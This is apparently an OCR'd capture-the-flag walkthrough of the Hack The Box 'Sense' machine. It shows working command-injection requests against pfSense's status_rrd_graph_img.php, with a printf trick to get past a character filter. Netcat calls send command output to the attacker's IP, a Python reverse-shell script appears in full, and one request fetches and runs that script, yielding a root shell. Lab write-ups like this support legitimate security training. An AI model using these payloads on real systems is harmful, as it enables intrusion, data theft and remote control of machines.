


```
GET
/status_rrd_graph_img.php?&database=queues;wc+-c+${HOME}home${HOME}rohit${HOME}user.txt|nc+10.10.14.6+90
01 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
```

we got nothing - is a bad character




```
root@ippSec:~/Documents/htb/boxes/sense# x=en_US.ISO8859-
root@ippSec:~/Documents/htb/boxes/sense# echo $x
en_US.ISO8859-1
root@ippSec:~/Documents/htb/boxes/sense# echo ${x:14:1}
1
root@ippSec:~/Documents/htb/boxes/sense# echo ${x:13:1}
-
```




Request


```
GET /status_rrd_graph_img.php?&database=queues;x=$(printf+"\55");echo+$x|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```



```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 21614
-
```




```
wc -c /home/rohit/user.txt
~
```




Request


```
GET
/status_rrd_graph_img.php?&database=queues;x=$(printf+"\55");wc+${x}c+${HOME}home${HOME}rohit${HOME}user
.txt|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 41562
      32 /home/rohit/user.txt
```




```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.6",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
~
~
```




```
root@ippSec:~/Documents/htb/boxes/sense# vi cmd
root@ippSec:~/Documents/htb/boxes/sense# nc -vlnp 9001 < cmd
listening on [any] 9001 ...
```



```
GET /status_rrd_graph_img.php?&database=queues;nc+10.10.14.6+9001|python HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```



```
root@ippSec:~/Documents/htb/boxes/sense# nc -vlnp 9001 < cmd
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 2909
^C
root@ippSec:~/Documents/htb/boxes/sense# 
```



```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 52186
sh: can't access tty; job control turned off
#
```